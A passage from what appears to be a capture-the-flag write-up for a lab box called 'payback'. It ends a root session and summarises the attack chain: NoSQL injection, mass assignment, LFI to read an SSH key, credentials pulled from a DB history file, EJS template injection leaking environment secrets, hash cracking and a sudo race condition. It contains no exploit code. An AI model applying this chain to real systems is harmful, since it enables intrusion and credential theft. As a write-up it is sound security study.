root@payback:~# exit
logout
Connection to 127.0.0.1 closed.
[*] Cleanup...
```

Summary

- Challenge exposes port 20022 (OpenSSH) and 20080 (Nginx)
- Nginx homepage links to `exa.payback.local:20080`;
    - Web app has a registration form, but an "activation code" is required to complete registration.
    - The code validation is vulnerable to *NoSQL Injection*, making it possible to bypass the check.
    - Profile page has password reset feature handled by `/user/profile` route.
    - The implementation is vulnerable to *mass assignment* vulnerability that allows privesc to site administrator.
    - Administrator has access to the "Export Questions" feature in course management page, which is vulnerable to LFI, and can be used to load the SSH key of a local user named `exa` at `/home/exa/.ssh/id_rsa`

- Inside the box as `exa`;
    - A credential for a user named `admin` was found in `.dbshell`, which is the history file of MongoDB client.
    - `/etc/nginx/sites-enabled/payback` showed that another VHOST exists locally, with the hidden server listening on port `3000`.
    - Setup an SSH tunnel to port `3000` for access from my box, and the credential found in `.dbshell` worked for the web application.
    - Quote preview feature is vulnerable to SSTI (EJS), which I exploited to leak `process.env` and obtain DB creds.
    - DB creds gave me access to the backend DB, and recovered a hash for a user account named `agent47`.
    - Hash was cracked successfully using `rockyou.txt`, and worked for the local user account of `agent47`.
- Inside the box as `agent47`;
    - `sudo -l` showed SUDO perms to `/usr/bin/dloader`, which is a custom HTTP downloader.
    - `dloader` attempts to prevent us from writing to existing files, but it has a *race condition* vulnerability.
    - Exploited the program to overwrite the SSH key of the *root* user, which allowed me to login and get the flag at `/root/flag.txt`